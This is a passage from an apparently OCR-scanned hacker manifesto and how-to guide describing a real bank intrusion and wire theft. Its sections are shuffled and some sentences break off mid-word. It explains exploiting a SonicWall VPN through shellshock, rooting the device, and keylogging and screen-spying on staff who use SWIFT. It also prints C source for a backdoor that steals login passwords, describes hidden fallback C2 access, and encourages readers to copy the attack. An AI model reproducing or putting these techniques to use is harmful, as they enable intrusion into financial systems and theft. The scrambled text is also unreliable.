                                ,-----------------------------------
        _,-._                   | They vilify us, the scoundrels do, w
       ; ___ :                  | only this difference, they rob the p
   ,--’ (. .) ’--.__            | cover of law, forsooth, and we plund
 _;      |||        \           | under the protection of our own cour
’._,-----’’’;=.____,’’           | not better make then one of us, than
  /// < o>   |##|               | these villains for employment?
  (o        \‘--’              //‘-----------------------------------
 ///\ >>>>  _\ <<<<           //
--._>>>>>>>><<<<<<<<        /
___() >>>[||||]<<<<
‘--’>>>>>>>>><<<<<<<
     >>>>>>><<<<<<
       >>>>><<<<<
        >>ctr<<

   Captain Bellamy
```

11 - Learn to hack

> You don't start out hacking good stuff. You start out hacking crap and

10 - Torrent

> Privacy for the weak, transparency for the powerful.

Offshore banking provides businessmen, politicians, and the rich with privacy from their own government. It might seem hypocritical for me to expose them, seeing as I'm generally in favor of privacy and against government surveillance. However, the law was already written by and for the rich to protect their system of exploitation, with some limits (ie taxation), so that society can function and their system doesn't collapse under their own greed. So privacy for the powerful, allowing them to evade the limits of a system already designed to privilege them, is not the same thing as privacy for the weak, which protects them from a system designed to exploit them.

Even journalists with the best intentions can't possibly look through such a massive amount of material and know what is relevant to different people around the world. When I leaked Hacking Team's files, I'd given the Intercept everything but the RCS source code a month ahead of time. They found a couple of the 0days Hacking Team was using and reported them to MS and Adobe ahead of time, and published a few stories after the leak was public. Compare that with the massive amount of stories and research that came out of the full public leak. Looking at that, and the managed (non)release[59] of the panama papers, I think fully and publicly leaking the material is the correct choice.

Psychologists have found that those at the bottom of hierarchies tend to empathise with and understand those at the top, but that the reverse is less common. This explains why in this sexist world, many men joke about how they can't understand women, as if they're an inexplicable mystery. It explains why the rich, if they

[59] https://www.craigmurray.org.uk/archives/2016/04/corporate-media-gatekeepers-protect-western-1-from-panama-leak/

3 - Stay safe out there

It's important to take some simple precautions. I'll reference this section from my last guide[26], since it apparently works well enough[27]. All I'll add is that, as Trump has said, "Unless you catch hackers in the act, it is very hard to determine who was doing the hacking.", so police are getting increasingly creative[28][29] in their attempts to catch criminals in the act (and with their encrypted disks unlocked). It'd be good to have your computer automatically shutdown when a bluetooth device on your person moves out of range, or an accelerometer detects movement or something.

It's probably not safe to write long papers detailing your ideology and actions (oops!), but sometimes I feel I should.

> Si no creyera en quien me escucha
> Si no creyera en lo que duele
> Si no creyera en lo que quede
> Si no creyera en lo que lucha
> Que cosa fuera...
> ¿Que cosa fuera la maza sin cantera?
>
> * Lyrics from the song La Maza by Silvio Rodríguez


```
,-\__
|f-''Y\
\()7L/  ___________________
 cgD   < Be gay, do crime >     __ _
 |\(    ------------------    .'  Y '>,
  \ \                 \       / _   _   \
```

[26] https://www.exploit-db.com/papers/41915

[27] https://motherboard.vice.com/en_us/article/3k9zzk/hacking-team-hacker-phineas-fisher-has-gotten-away-with-it

[28] https://www.wired.com/2015/05/silk-road-2/

[29] https://motherboard.vice.com/en_us/article/59wwxx/fbi-airs-alexandre-cazes-alphabay-arrest-video



```
Many blame queers for the decline of this socie
                    we take pride in this
Some believe that we intend to shred-to-bits this civilization
                  they couldn't be more accurate
We're often described as depraved, decadent and rev
                but oh, they ain't seen nothing yet
```

https://theanarchistlibrary.org/library/mary-nardini-gang-be-g


4 - Getting In

In[30] I talk about the main ways to get initial access in a company's network during a targeted attack. However, this was not a targeted attack. I didn't set out to hack a specific bank, I just wanted to hack any bank, which is a much easier task. This sort of untargeted approach was popularised by Lulzsec and Anony-

[30] https://www.exploit-db.com/papers/41915

9 - Powershell

In this, and in[52], I made heavy use of powershell. At the time, powershell was great, you could do pretty much anything you wanted, with no AV detection and little forensic footprint. However with the introduction of AMSI[53], offensive powershell is on the way out. Nowadays offensive C# is in, with tools like[54][55][56][57]. AMSI is coming to .NET in 4.8 so C# tools will probably have a nice couple years before they also go out of style. Then we'll go back to using C or C++, or maybe Delphi will come back in style. Specific tools and techniques change every couple of years but there's really not that much change. Hacking today is fundamentally the same as it was in the 90s. Even all the powershell scripts used here and in[58] are still perfectly usable today, after a little custom obfuscation.



```
 ---------------------------
/   Fo Sostyn, Fo Ordaag    \
\ Financial Sector Fuck Off /
 ---------------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
         ‘,
```

[52] https://www.exploit-db.com/papers/41915

[53] https://medium.com/@byte_St0rm/adventures-in-the-wonderful-world-of-amsi-25d235eb749c

[54] https://cobbr.io/SharpSploit.html

[55] https://github.com/tevora-threat/SharpView

[56] https://www.harmj0y.net/blog/redteaming/ghostpack/

[57] https://rastamouse.me/2019/08/covenant-donut-tikitorch/

[58] https://www.exploit-db.com/papers/41915

I needed to use NWBKGB2LXXX. They got an error message for that too. They read the messages, investigated, and saw the rest of my wires.

7 - The loot

From my writing, you probably have a good sense of what my ideas are and what I support. However, I don't want anyone to have legal problems over receiving expropriated funds, so I won't say anything more about where the money went. Journalists will also probably want to put a dollar figure on how much I redistributed through this and similar hacks, but I'd rather not encourage our perverse habit of measuring actions by their economic value. Any action, done from a place of love rather than ego, is admirable. Unfortunately, those our society most respects and values: public figures, businessmen, people in "important" positions, and the rich and powerful, generally got where they are by acting more out of ego that out of love. It's the simple, humble, and "invisible" people that we should look for and admire.

8 - Cryptocurrency

Redistributing expropriated money to awesome projects making positive social change would be easier and safer if those projects accepted anonymous donations via cryptocurrency like monero, zcash, or at least bitcoin. Understandably, a lot of those projects have an aversion to cryptocurrency, as it looks more like some weird hypercapitalist dystopia than the social economy we envision. I share their skepticism, but think that it is useful for enabling anonymous donations and transactions, and limiting government surveillance and control. Much like cash, which for the same reasons many countries are trying to limit the use of.

mous[31]. For[32], I'd prepared an exploit and post-exploitation tools for a popular VPN device. Afterwards, I scanned the internet with zmap[33] and zgrab to identify other vulnerable devices. I had the scanner record vulnerable IPs, along with the common name and alternative names from the device's SSL certificate, windows domain names from the device, and the IP's reverse DNS lookup. I grep'd the output for "bank", and had plenty to choose from, but the word "Cayman" really caught my eye, so that's how I picked this one.

4.1 - The Exploit

When I published my last DIY guide[34], I didn't reveal details of the sonicwall exploit I used to hack Hacking Team, as it was quite useful for other hacks such as this one, and I wasn't done having fun with it yet. Determined to hack Hacking Team, I'd spent weeks reverse engineering their model of sonicwall ssl-vpn, and even managed to find several somewhat difficult to exploit memory corruption vulns, before I realised it was easily exploitable with shellshock[35]. When shellshock came out, many sonicwall devices were vulnerable, just with a request to cgi-bin/welcome, and a payload in the user-agent. Dell released a security update and advisory for those versions. The version used by Hacking Team and this bank had the vulnerable version of bash, but cgi requests wouldn't trigger shellshock except for requests to a shell script, and there was one accessible: cgi-bin/jarrewrite.sh. This apparently escaped the notice of Dell as they never issued a security update or advi-

[31] https://web.archive.org/web/20190329001614/http://infosuck.org/0x0098.png

[32] text adapted from the Zapatistas' Sixth Declaration http://enlacezapatista.ezln.org.mx/2005/06/30/sixth-declaration-of-the-selva-lacandona/

[33] https://github.com/zmap/zmap

[34] https://www.exploit-db.com/papers/41915

[35] https://en.wikipedia.org/wiki/Shellshock_(software_bug)

sory for that version of sonicwall. And helpfully, dell had made dos2unix setuid root, making the device easy to root.

In my last guide, many read that I spent weeks researching a device and coming up with an exploit, and assumed that meant I was some sort of elite hacker. The reality, that it took me two weeks to realise that it was trivially exploitable with shellshock, is perhaps less flattering for me, but I think is more inspiring. It shows you really can do this yourself. You don't need to be a genius, I'm certainly not. In reality my work against Hacking Team began a year earlier. When I learned about Hacking Team and Gamma Group from Citizen Lab's research[36][37], I decided to poke around and see if I could find anything. I didn't get anywhere with Hacking Team, but with Gamma Group I got lucky and was able to hack their customer support portal with basic sql injection and file upload vulns[38][39]. However, despite the support server giving me a pivot into Gamma Group's internal network, I was unable to further compromise the company. From my experience with Gamma Group and other hacks, I realised I was really limited by my lack of knowledge of privilege escalation and lateral movement in windows domains, and lack of knowledge of active directory and windows in general. So I studied and practiced (see section 11), until I felt ready to revisit Hacking Team almost a year later. The practice paid off, and that time I was able to fully compromise the company[40]. Before I realised that I could get in with shellshock, I was prepared to happily spend months studying exploit development and writing a reliable exploit for one of the memory corruption vulns I'd found. I just knew that Hacking Team needed to be ex-

[36] https://citizenlab.ca/tag/hacking-team/

[37] https://citizenlab.ca/tag/finfisher/

[38] https://theintercept.com/2014/08/07/leaked-files-german-spy-company-helped-bahrain-track-arab-spring-protesters/

[39] https://www.exploit-db.com/papers/41913

[40] https://web.archive.org/web/20150706095436/ https://twitter.com/hackingteam

enough time to get money out of my bank drops before the bank notices and tries to reverse the wires.

```
 ----------------------------------------
/ Quien roba a un ladrón, tiene cien años \
\ de perdón.                              /
 ----------------------------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
         ‘,
[*] A famous spanish-language saying, literally:
    ’’the thief who robs a thief earns 100 years of forgiveness’’
```

6 - Sending the money

I had no clue what I was doing and was just figuring it out as I went along. Somehow the first wires I sent out went fine. The next day, I messed up sending a wire to mexico which put an end to my fun. This bank was sending their international wires thanks to their correspondent account at Natwest. I'd seen that wires in GBP had their correspondent listed as NWBKGB2LGPL, while all others were NWBKGB2LXXX. The mexican wire was in GBP so I assumed I should put NWBKGB2LGPL as the correspondent. However, if I'd done more preparation I'd have known that the GPL instead of XXX meant to send the payment via the UK-only Faster Payments Service, rather than as an international wire, which obviously isn't going to work when trying to send money to mexico. So the bank got an error message back. The same day, I also tried to send a £200k payment to the UK using NWBKGB2LGPL, which failed because 200k was over their limit for sending via faster payments so

new passwords, and then followed along with their investigation by reading their emails in outlook web access.

5 - Understanding a Bank's Operations

In order to understand how the bank operated and how I could get money out, I followed the techniques I outlined in[47] in section "13.3 - Internal reconnaissance". I downloaded a list of all filenames, grep'd it for words like "SWIFT" and "wire", and downloaded and viewed any files with interesting names. I also searched employee emails, but by far the most useful technique was watching how bank employees work with keylogging and screenshots. I didn't know about it at the time, but windows comes with a great built in monitoring tool for this[48]. As described in[49] in 13.3 technique #5, I keylogged the whole domain (recording window titles along with keystrokes), grep'd for SWIFT, and found some employees opening 'SWIFT Access Service Bureau - Logon'. For those employees, I executed meterpreter as in[50], and used the post/windows/gather/screen_spy module to take screenshots every 5 seconds, to watch how they work. They were using a remote citrix app from bottomline[51] to access the SWIFT network, where each SWIFT MT103 payment message had to pass through three employees, one to "create" the message, one to "verify" it, and one to "authorise" it. Since I had all their credentials thanks to the keylogger, I could easily do those three steps myself. And as far as I could tell from watching them work, they did not review sent SWIFT messages, so I should have

[47] https://www.exploit-db.com/papers/41915

[48] https://cyberarms.wordpress.com/2016/02/13/using-problem-steps-recorder-psr-remotely-with-metasploit/

[49] https://www.exploit-db.com/papers/41915

[50] https://www.trustedsec.com/2015/06/no_psexec_needed/

[51] https://www.bottomline.com/uk/products/bottomline-swift-access-services

posed, and that I'd take as long as I needed and learn whatever I needed to make that happen. To do these hacks you don't need to be brilliant. You don't even need great technical knowledge. You just need to be dedicated and to believe in yourself.

4.2 - The Backdoor

Part of the backdoor that I'd prepared for Hacking Team (see[41] section 6) was a simple wrapper around the login page to record passwords:

```
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <stdlib.h>

int main()
{
        char buf[2048];
        int nread, pfile;

        /* read the log if special cookie is set  */
        char *cookies = getenv(''HTTP_COOKIE'');
        if (cookies && strstr(cookies, ''secret password'')) {
                write(1, ''Content-type: text/plain\n\n'', 26);
                pfile = open(''/tmp/.pfile'', O_RDONLY);
                while ((nread = read(pfile, buf, sizeof(buf)))
                        write(1, buf, nread);
                exit(0);
        }
```

[41] text adapted from the Zapatistas' Sixth Declaration http://enlacezapatista.ezln.org.mx/2005/06/30/sixth-declaration-of-the-selva-lacandona/

```
        /* parent stores POST data and sends to
           child which is real login program */
        int fd[2];
        pipe(fd);
        pfile = open(''/tmp/.pfile'', O_APPEND | O_CREAT | O_WRO
        if (fork()) {
                close(fd[0]);

                while ((nread = read(0, buf, sizeof(buf))) > 0
                        write(fd[1], buf, nread);
                        write(pfile, buf, nread);
                }

                write(pfile, ''\n'', 1);
                close(fd[1]);
                close(pfile);
                wait(NULL);
        } else {
                close(fd[1]);
                dup2(fd[0],0);
                close(fd[0]);
                execl(''/usr/src/EasyAccess/www/cgi-bin/.userLo
                      ''userLogin'', NULL);
        }
}
```

In the case of Hacking Team, they logged into the VPN with one-time passwords, so the VPN just got me network access and I still needed to do some work to get domain admin in their network. I wrote about lateral movement and privilege escalation in windows domains in that guide[42]. In this case, their windows domain passwords were used for authentication with the VPN, so I got a bunch of windows passwords, including a domain admin. I now had full access in their network, but that's normally the easy part. The harder part is understanding how they operate and how to get money out.

[42] https://www.exploit-db.com/papers/41915

4.3 - Fun Facts

Interestingly, from following their investigation of the hack, it seems someone else may have independently compromised the bank around the same time I did, with a targeted phishing email[43]. As the old saying goes, "give someone an exploit and they'll have access for a day, teach them to phish and they'll have access for life"[44]. Also, that someone else randomly targeted the same small bank at the same time I did (they'd registered a domain similar to the bank's real one to send the phish from), suggests that bank hacks are happening way more often than is being reported.

A fun tip so that you can follow investigations of your hacks, is to have backup access that you don't touch unless you lose your normal access. I have one simple script that just asks for commands once a day or less, and is just for maintaining long term access in the event my normal access is blocked. Then I had powershell empire[45] connecting back more frequently to a different IP, and had empire spawn meterpreter[46] to a third IP, which I used for most of my work. When PWC came to investigate the hack, they found the empire and meterpreter usage and cleaned those computers and blocked those IPs, but didn't detect my backup access. PWC had added network monitoring devices so they could analyze traffic and find if computers were still infected, so I didn't want to connect to their network much. I just ran mimikatz once to get their

[43] page 47, Project Pallid Nutmeg.pdf, in torrent
[44] https://twitter.com/thegrugq/status/563964286783877121
[45] https://github.com/EmpireProject/Empire
[46] https://github.com/rapid7/metasploit-framework